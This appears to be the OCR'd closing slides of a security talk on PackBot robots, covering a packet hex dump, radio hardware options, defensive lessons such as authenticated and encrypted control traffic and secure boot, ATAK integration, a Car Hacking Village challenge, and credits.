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
000015CB  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
000015DB  00 00 00 00 00 00 00 00  00 00 00 00 86 02 23 f0  ........ ......#.
000015EB  01 20 46 af 01 20 59 36  42 00 04 00 02 00 65 6f  . F.. Y6 B.....eo
000015FB  64 2d 70 61 63 6b 62 6f  74 31 33 39 31 33 00 00  d-packbo t13913..
0000160B  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000161B  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000162B  00 00 00 00 00 00 00 00  00 00 00 00 00 00 03 61  ........ .......a
0000163B  81 3e                                             .>
0000163D  00 16 3f 60 4f c8 00 e0  4b 42 31 fc 08 00 45 00  ..?`O... KB1...E.
```

Newer Packbot 510s

- Latest versions use Wave Relay
- Mesh radio system
- Made by Persistent Systems
- Walled garden using MPU5 radios
- 2.2-2.5 Ghz, C-Band, L-Band

Custom radios

- Used Ethernet and Power from accessory port
- 3D Printed mounts/cases
- OpenWRT WiFi7
- MikroTik Outdoor ⟵ Favorite
- Ubiquiti Rocket Prism 5Ghz
- Custom Persistent Systems embedded module ⟵ Expensive but easy to use
- OM5P-AC (FIRST Robotics)
- GL.iNet GL-AXT1800 + Starlink



Lessons, Future Work & Credits

Ask us for STICKERS!

Lessons, Key Takeaways

- Defense in Depth
  - Do not rely on a single external technology to protect everything
  - Implement authentication, and encryption for control traffic
    - PKI would be seamless
  - Implement Secure Boot, DM-Verity, LUKS
- Tech debt is a real issue
  - 20 year old CPU, Linux and language architecture
- Security through obscurity can delay, but not prevent analysis
  - Don’t rely on lack of public access as a control measure

ATAK Integration


- Protocols already supported
- JAUS
- Multicast Video

Video Upgrades

- Conexant encoder heavily limits resolution
- Best solution is streaming camera mounted and using out-of-band video

Car Hacking Village

- PackBot Challenge
  - Control a robot and manipulate a device
  - Penalty for mistakes
  - Best times invited back to finals on Sunday
- Win a PackBot 510!



Credits and Thanks

- Alex Tselevich
- Sam Schumacher
- Michael Maturi
- Angelo Alviar
- Teledyne Team
- Jacob/Aaron and the Mandiant FLARE team
- Mark Karayan and Google PR

Thank you

Google Cloud